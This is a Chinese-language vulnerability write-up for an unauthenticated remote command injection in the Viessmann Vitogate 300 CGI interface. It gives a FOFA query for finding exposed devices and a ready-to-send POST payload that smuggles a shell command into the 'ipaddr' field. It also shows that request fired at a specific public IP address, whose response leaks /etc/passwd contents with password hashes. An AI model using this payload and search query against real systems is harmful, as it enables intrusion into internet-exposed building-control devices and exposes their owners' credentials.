V1-1Viessmann-Vitogate300-RCE


漏洞描述：

Vitogate 300 组件/cgi-bin/vitogate.cgi中的一个问题允许未经身份验证的攻击者绕过身份验证，通过特制的请求执行任意命令，可导致服务器失陷。

影响版本：

```
version <=** **2.1.3.0
```

网站图片：



Authentication required

Vitogate 300 needs user name and password to login.

User name:

Password:

网络测绘：

fofa语法：

FOFA：app="Vitogate-300"


漏洞复现：

payload：

```
POST /cgi-bin/vitogate.cgi HTTP/1.1
Host: your-ip
Content-Type: application/json

{"method":"put","form":"form-4-8","session":"","params":{"ipaddr":"1;cat /etc/passwd"}}
```

效果图:



```
POST /cgi-bin/vitogate.cgi HTTP/1.1
Host: 88.14.206.26:8081
Content-Type: application/json

{"method":"put","form":"form-4-8","session":"","params":{"ipaddr":"1;cat /etc/passwd"}}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 823

{"lastrefresh":"format-dt 2001,9,24,4,19,54","traceinfo":"traceroute: 1: Unknow
root:$1$f97SvTfM$XZDBRzJMVOKvBsWgnc4vz1:0:0:root:/root:/bin/sh\nroot2:$1$.
jKlhz0B$V68zeOsysFjok6Nulex8i.:0:0:root:/root:/bin/sh\ndaemon:x:1:1:daemon:/usr
bin/sh\nbin:x:2:2:bin:/bin:/bin/sh\nsys:x:3:3:sys:/dev:/bin/sh\nsync:x:4:100:sy
bin/sync\nmail:x:8:8:mail:/var/spool/mail:/bin/sh\nproxy:x:13:13:proxy:/bin:/bi
sh\nwww-data:x:0:0:root:/root:/bin/sh\nbackup:x:34:34:backup:/var/backups:/bin/
sh\noperator:x:37:37:Operator:/var:/bin/sh\nhaldaemon:x:68:68:hald:/:/bin/
sh\ndbus:x:81:81:dbus:/var/run/dbus:/bin/sh\nnobody:x:99:99:nobody:/home:/bin/
sh\nsshd:x:103:99:Operator:/var:/bin/sh\ngw:$1$EKfa/gcd$x8lc4.YMrnxZT3n0wiviD/
:100:100:UGW User:/ugw:/bin/sh\ndefault:x:1000:1000:Default non-root user:/home
default:/bin/sh\n"}
```